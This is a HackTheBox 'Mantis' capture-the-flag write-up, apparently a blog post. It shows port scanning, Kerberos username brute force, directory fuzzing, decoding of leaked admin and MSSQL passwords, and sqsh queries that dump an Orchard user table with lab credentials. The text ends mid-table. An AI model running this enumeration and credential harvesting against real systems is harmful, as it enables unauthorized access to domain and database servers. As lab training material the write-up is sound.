

![[HackTheBox] Mantis](https://cdn.hashnode.com/res/hashnode/image/upload/v1756722180445/e9e7aba4-6953-48c5-a66c-a39df1b7c724.png)
Just another IIS & MSSQL Creds Leaks / sqsh & DBeaver (TLS-free) / CVE Lookup / MS14-068 Write-up.
This is the first HTB’s Active Directory machine.
Foothold
Open ports
Scanning the ports against our target reveals the following exposed services:
jamarir@kali:~$ sudo nmap -sS -p- -v -Pn --disable-arp-ping -oA syn_full --open 10.10.10.52
jamarir@kali:~$ cat syn_full.nmap
[...]
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1337/tcp  open  waste
1433/tcp  open  ms-sql-s
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5722/tcp  open  msdfsr
8080/tcp  open  http-proxy
9389/tcp  open  adws
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49161/tcp open  unknown
49167/tcp open  unknown
49172/tcp open  unknown
50255/tcp open  unknown
And the NSE (Nmap Script Engine) scan revealed the following information:
jamarir@kali:~$ nmap -Pn --disable-arp-ping -sC -sV -v -oA nse 10.10.10.52 -p$(grep -oP '^\d*(?=/)(?=.* open )' syn_full.nmap |sort -u |tr '\n' ',' |grep -oP '.*(?=,)')
jamarir@kali:~$ cat syn_full.nmap
[...]
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15CD4) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15CD4)
88/tcp    open  tcpwrapped
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds (workgroup: HTB)
464/tcp   open  tcpwrapped
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1337/tcp  open  http         Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-info:
|   10.10.10.52:1433:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2000.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: <DATE>; +5s from scanner time.
| ms-sql-ntlm-info:
|   10.10.10.52:1433:
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: MANTIS
|     DNS_Domain_Name: htb.local
|     DNS_Computer_Name: mantis.htb.local
|     DNS_Tree_Name: htb.local
|_    Product_Version: 6.1.7601
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: <DATE>
| Not valid after:  <DATE>
| MD5:   5881:c57f:289b:23d8:d860:2ff3:da48:aec1
|_SHA-1: 5593:fa78:ecfc:54a5:d863:cd50:8244:b9b7:eb99:1d29
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
[...]
50255/tcp open  ms-sql-s     Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.10.52:50255:
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: MANTIS
|     DNS_Domain_Name: htb.local
|     DNS_Computer_Name: mantis.htb.local
|     DNS_Tree_Name: htb.local
|_    Product_Version: 6.1.7601
| ms-sql-info:
|   10.10.10.52:50255:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2000.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 50255
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: <DATE>
| Not valid after:  <DATE>
| MD5:   5881:c57f:289b:23d8:d860:2ff3:da48:aec1
|_SHA-1: 5593:fa78:ecfc:54a5:d863:cd50:8244:b9b7:eb99:1d29
|_ssl-date: <DATE>; +5s from scanner time.
Service Info: Host: MANTIS; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: <DATE>
|_  start_date: <DATE>
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: mantis.htb.local
|_  System time: <DATE>
|_clock-skew: mean: 34m22s, deviation: 1h30m44s, median: 4s
Most importantly:
- Port 53 (DNS) is opened ; the server becomes our local domain name resolver:
jamarir@kali:~$ sudo sed -i '1i nameserver 10.10.10.52' /etc/resolv.conf
- Its domain is
htb.local, as shown in the 369/636 (LDAP) et al. ports:
jamarir@kali:~$ nmap -Pn --disable-arp-ping -sC -sV -v -oA nse 10.10.10.52 -p$(grep -oP '^\d*(?=/)(?=.* open )' syn_full.nmap |sort -u |tr '\n' ',' |grep -oP '.*(?=,)')
jamarir@kali:~$ cat syn_full.nmap
[...]
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
[...]
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
[...]
| smb-os-discovery:
[...]
|   Computer name: mantis
|   NetBIOS computer name: MANTIS\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: mantis.htb.local
[...]
- This is a Domain Controller running Kerberos on port 88, whose FQDN is
MANTIS.htb.local, and OS is outdated (2008 !):
jamarir@kali:~$ nxc smb 10.10.10.52
SMB         10.10.10.52     445    MANTIS           [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:MANTIS) (domain:htb.local) (signing:True) (SMBv1:True)
- It hosts an IIS Web Server on a leet port:
[...]
1337/tcp  open  http         Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
[...]
- Last, but definitely not least, it hosts an MSSQL (MicroSoft SQL) Server 2014 on ports 1433 and 50255 (redundantly):
[...]
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-info:
|   10.10.10.52:1433:
|     Version:
|       name: Microsoft SQL Server 2014 RTM
|       number: 12.00.2000.00
|       Product: Microsoft SQL Server 2014
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: <DATE>; +5s from scanner time.
| ms-sql-ntlm-info:
|   10.10.10.52:1433:
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: MANTIS
|     DNS_Domain_Name: htb.local
|     DNS_Computer_Name: mantis.htb.local
|     DNS_Tree_Name: htb.local
|_    Product_Version: 6.1.7601
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: <DATE>
| Not valid after:  <DATE>
| MD5:   5881:c57f:289b:23d8:d860:2ff3:da48:aec1
|_SHA-1: 5593:fa78:ecfc:54a5:d863:cd50:8244:b9b7:eb99:1d29
[...]
Anonymous Access for th4 Rabbit
Checking any Guest / NULL access against the exposed protocols seemingly shows RPC is allowed with NetExec:
jamarir@kali:~$ for proto in wmi smb ldap mssql; do
   for user in "Guest" "a" ""; do
                nxc $proto 10.10.10.52 -u "$user" -p '';
                nxc $proto 10.10.10.52 -u "$user";
                nxc $proto 10.10.10.52 -u "$user" -p '' --local-auth;
                nxc $proto 10.10.10.52 -u "$user" --local-auth;
   done;
done

[...]
RPC         10.10.10.52     135    MANTIS           [*] Windows 7 / Server 2008 R2 Build 7601 (name:MANTIS) (domain:htb.local)
RPC         10.10.10.52     135    MANTIS           [+] htb.local\: (Default allow anonymous login)
[...]
However, this is a false positive, as an anonymous enum4linux scan cannot retrieve domain information (e.g. users, computers, etc.):
jamarir@kali:~$ enum4linux -a -w 'HTB.LOCAL' -u '' -p '' 10.10.10.52
[...]
 ====================================( Session Check on 10.10.10.52 )====================================

[+] Server 10.10.10.52 allows sessions using username '', password ''

 =================================( Getting domain SID for 10.10.10.52 )=================================

Domain Name: HTB
Domain Sid: S-1-5-21-4220043660-4019079961-2895681657

[+] Host is part of a domain (not a workgroup)

 ===================================( OS information on 10.10.10.52 )===================================

[E] Can't get OS info with smbclient

[+] Got OS info for 10.10.10.52 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

 ========================================( Users on 10.10.10.52 )========================================

[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED
[...]
But we still may guess valid usernames based on the xato wordlist, via kerbrute:
jamarir@kali:~$ kerbrute userenum -d HTB.LOCAL --dc 10.10.10.52 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -o users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 09/01/25 - Ronnie Flathers @ropnop

<DATE> >  Using KDC(s):
<DATE> >   10.10.10.52:88

<DATE> >  [+] VALID USERNAME:       james@HTB.LOCAL
<DATE> >  [+] VALID USERNAME:       James@HTB.LOCAL
<DATE> >  [+] VALID USERNAME:       administrator@HTB.LOCAL
<DATE> >  [+] VALID USERNAME:       mantis@HTB.LOCAL
<DATE> >  [+] VALID USERNAME:       JAMES@HTB.LOCAL
<DATE> >  [+] VALID USERNAME:       Administrator@HTB.LOCAL
<DATE> >  [+] VALID USERNAME:       Mantis@HTB.LOCAL
IIS Web Server
Admin Panel Credentials Disclosure
Looking at the IIS web server, nothing really interesting stands out in the blog articles. Also, the login page cannot be used to enumerate valid users via a brute force attack:


However, fuzzing the website for known resources using the directory-list-2.3-medium.txt wordlist discloses secure notes:
jamarir@kali:~$ ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://mantis.htb.local:1337/FUZZ -t 50 -v -fc 404,418 -recursion -recursion-depth 2
[...]
[Status: 301, Size: 165, Words: 9, Lines: 2, Duration: 49ms]
| URL | http://mantis.htb.local:1337/secure_notes

Whose content reveals the existence of an admin user, and an orcharddb database:

Also, looking at the very bottom of that note file reveals the admin’s credentials:

Decoded from binary to ASCII using the following perl trick:
jamarir@kali:~$ echo '010000000110010001101101001000010110111001011111010100000100000001110011011100110101011100110000011100100110010000100001' |perl -lpe '$_=pack"B*",$_'
@dm!n_P@ssW0rd!
We could also have used CyberChef, that can be hosted locally, downloading its HTML Sources.
However, the admin panel at http://mantis.htb.local:8080/admin doesn’t show any interesting information (such as the database):

In particular, that panel doesn't give access to the database.
MSSQL credentials disclosure
After quite some time, I actually missed that the filename of the secure notes contains an encoded secret (base64 + hex), which can be decoded as follows:
jamarir@kali:~$ jamarir@kali:~$ echo 'NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx' |base64 -d |xxd -r -p
m$$ql_S@_P@ssW0rd!
Privilege Escalation
MSSQL Server
Local Authentication
The sa username isn't valid against the MSSQL service:
jamarir@kali:~$ nxc mssql 10.10.10.52 -u 'sa' -p 'm$$ql_S@_P@ssW0rd!' --local-auth
MSSQL       10.10.10.52     1433   MANTIS           [*] Windows 7 / Server 2008 R2 Build 7601 (name:MANTIS) (domain:htb.local)
MSSQL       10.10.10.52     1433   MANTIS           [-] MANTIS\sa:m$$ql_S@_P@ssW0rd! (Login failed for user 'sa'. Please try again with or without '--local-auth')
But admin is !
jamarir@kali:~$ nxc mssql 10.10.10.52 -u 'admin' -p 'm$$ql_S@_P@ssW0rd!' --local-auth
MSSQL       10.10.10.52     1433   MANTIS           [*] Windows 7 / Server 2008 R2 Build 7601 (name:MANTIS) (domain:htb.local)
MSSQL       10.10.10.52     1433   MANTIS           [+] MANTIS\admin:m$$ql_S@_P@ssW0rd!
--local-authswitch is required, because these MSSQL accounts are authenticating locally to that service (and not against the domain’s NTDS database):jamarir@kali:~$ nxc mssql 10.10.10.52 -u 'admin' -p 'm$$ql_S@_P@ssW0rd!' --local-auth -M enum_logins MSSQL 10.10.10.52 1433 MANTIS [*] Windows 7 / Server 2008 R2 Build 7601 (name:MANTIS) (domain:htb.local) MSSQL 10.10.10.52 1433 MANTIS [+] MANTIS\admin:m$$ql_S@_P@ssW0rd! ENUM_LOGINS 10.10.10.52 1433 MANTIS [*] Enumerated logins ENUM_LOGINS 10.10.10.52 1433 MANTIS Login Name Type Status ENUM_LOGINS 10.10.10.52 1433 MANTIS ---------- ---- ------ ENUM_LOGINS 10.10.10.52 1433 MANTIS admin SQL User ENABLED ENUM_LOGINS 10.10.10.52 1433 MANTIS sa SQL User ENABLEDIn particular, their
(type_desc,name)attributes aren’t like('WINDOWS_LOGIN','htb\*')):jamarir@kali:~$ sqsh -b -B -m pretty -S 10.10.10.52 -U 'admin' -P 'm$$ql_S@_P@ssW0rd!' -C "SELECT * FROM sys.server_principals WHERE type IN ('S', 'U', 'G', 'C', 'K') AND name NOT LIKE '##%';" +====================================+==============+====================================+======+====================================+=============+=====================+=====================+====================================+=======================================+===============+=====================+===============+ | name | principal_id | sid | type | type_desc | is_disabled | create_date | modify_date | default_database_name | default_language_name | credential_id | owning_principal_id | is_fixed_role | +====================================+==============+====================================+======+====================================+=============+=====================+=====================+====================================+=======================================+===============+=====================+===============+ | sa | 1 | 0x01 | S | SQL_LOGIN | 0 | Apr 8 2003 09:10am | Sep 13 2017 05:49pm | master | us_english | | | 0 | +------------------------------------+--------------+------------------------------------+------+------------------------------------+-------------+---------------------+---------------------+------------------------------------+---------------------------------------+---------------+---------------------+---------------+ | admin | 265 | 0xd4a8bf04fd581d48b42ca50b89520f0d | S | SQL_LOGIN | 0 | Sep 13 2017 05:25pm | Sep 13 2017 05:54pm | master | us_english | | | 0 | +------------------------------------+--------------+------------------------------------+------+------------------------------------+-------------+---------------------+---------------------+------------------------------------+---------------------------------------+---------------+---------------------+---------------+ (2 rows affected)For more information, check the Microsoft
sys.principalstable documentation, and how to create a Windows domain login using T-SQL.
Interacting with the DB using sqsh
We can connect to the database using the CLI sqsh (SQSHell) tool (pronounced "skwish"), and use that Portswigger SQLi cheatsheet as a reference:
To get the MSSQL version:
  jamarir@kali:~$ sqsh -b -B -m vertical -S 10.10.10.52 -U 'admin' -P 'm$$ql_S@_P@ssW0rd!' -C 'SELECT @@version;'
  : Microsoft SQL Server 2014 - 12.0.2000.8 (X64)
    Feb 20 2014 20:04:26
    Copyright (c) Microsoft Corporation
    Express Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Pack 1) (Hypervisor)

  (1 row affected)
To get the available databases:
  jamarir@kali:~$ sqsh -b -B -m pretty -S 10.10.10.52 -U 'admin' -P 'm$$ql_S@_P@ssW0rd!' -C 'SELECT name FROM master.dbo.sysdatabases;'
  +===============================================================+
  | name                                                          |
  +===============================================================+
  | master                                                        |
  +---------------------------------------------------------------+
  | tempdb                                                        |
  +---------------------------------------------------------------+
  | model                                                         |
  +---------------------------------------------------------------+
  | msdb                                                          |
  +---------------------------------------------------------------+
  | orcharddb                                                     |
  +---------------------------------------------------------------+

  (5 rows affected)
To get the
orcharddb's tables containing the worduser:jamarir@kali:~$ sqsh -b -B -m pretty -S 10.10.10.52 -U 'admin' -P 'm$$ql_S@_P@ssW0rd!' -D 'orcharddb' -C "SELECT * FROM information_schema.tables WHERE table_name LIKE '%user%';" +============================================+============================================+============================================+==========================================+ | TABLE_CATALOG | TABLE_SCHEMA | TABLE_NAME | TABLE_TYPE | +============================================+============================================+============================================+==========================================+ | orcharddb | dbo | blog_Orchard_Users_UserPartRecord | BASE TABLE | +--------------------------------------------+--------------------------------------------+--------------------------------------------+------------------------------------------+ | orcharddb | dbo | blog_Orchard_Roles_UserRolesPartRecord | BASE TABLE | +--------------------------------------------+--------------------------------------------+--------------------------------------------+------------------------------------------+ (2 rows affected)Note: MSSQL queries don’t handle double quotes. Therefore, the following query is invalid:
jamarir@kali:~$ sqsh -b -B -m pretty -S 10.10.10.52 -U 'admin' -P 'm$$ql_S@_P@ssW0rd!' -D 'orcharddb' -C 'SELECT * FROM information_schema.tables WHERE table_name LIKE "%user%";'
Msg 156, Level 15, State 1
Server 'MANTIS\SQLEXPRESS', Line 1
Incorrect syntax near the keyword 'user'.
To get the
orcharddb.blog_Orchard_Users_UserPartRecordandorcharddb.blog_Orchard_Roles_UserRolesPartRecord's columns:jamarir@kali:~$ sqsh -b -B -m pretty -S 10.10.10.52 -U 'admin' -P 'm$$ql_S@_P@ssW0rd!' -D 'orcharddb' -C "SELECT table_name,column_name FROM information_schema.columns WHERE table_name LIKE '%user%';" +=====================================================================================================================================+======================================================================================================================================+ | table_name | column_name | +=====================================================================================================================================+======================================================================================================================================+ | blog_Orchard_Users_UserPartRecord | CreatedUtc | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | Email | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | EmailChallengeToken | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | EmailStatus | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | HashAlgorithm | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | Id | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | LastLoginUtc | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | LastLogoutUtc | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | NormalizedUserName | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | Password | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | PasswordFormat | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | PasswordSalt | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | RegistrationStatus | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Users_UserPartRecord | UserName | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Roles_UserRolesPartRecord | Id | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Roles_UserRolesPartRecord | Role_id | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ | blog_Orchard_Roles_UserRolesPartRecord | UserId | +-------------------------------------------------------------------------------------------------------------------------------------+--------------------------------------------------------------------------------------------------------------------------------------+ (17 rows affected)Only the
blog_Orchard_Users_UserPartRecordtable has interesting columns. Thus we could grab its content:jamarir@kali:~$ sqsh -b -B -m pretty -S 10.10.10.52 -U 'admin' -P 'm$$ql_S@_P@ssW0rd!' -D 'orcharddb' -C "SELECT * FROM blog_Orchard_Users_UserPartRecord" +=============+==================================+==================================+==================================+==================================+==================================+==================================+==================================+==================================+==================================+==================================+=====================+=====================+=====================+ | Id | UserName | Email | NormalizedUserName | Password | PasswordFormat | HashAlgorithm | PasswordSalt | RegistrationStatus | EmailStatus | EmailChallengeToken | CreatedUtc | LastLoginUtc | LastLogoutUtc | +=============+==================================+==================================+==================================+==================================+==================================+==================================+==================================+==================================+==================================+==================================+=====================+=====================+=====================+ | 2 | admin | | admin | AL1337E2D6YHm0iIysVzG8LA76OozgMS | Hashed | PBKDF2 | UBwWF1CQCsaGc/P7jIR/kg== | Approved | Approved | | Sep 1 2017 01:44PM | Sep 1 2017 02:03PM | Sep 1 2017 02:06PM | | | | | | lyOJk1Ov5WCGK+lgKY6vrQuswfWHKZn2 | | | | | | | | | | | | | | | +A== | | | | | | | | | | +-------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+----------------------------------+---------------------+---------------------+---------------------+ | 15 | James | james@htb.local | james | J@m3s_P@ssW0rd! | Plaintext | Plaintext | 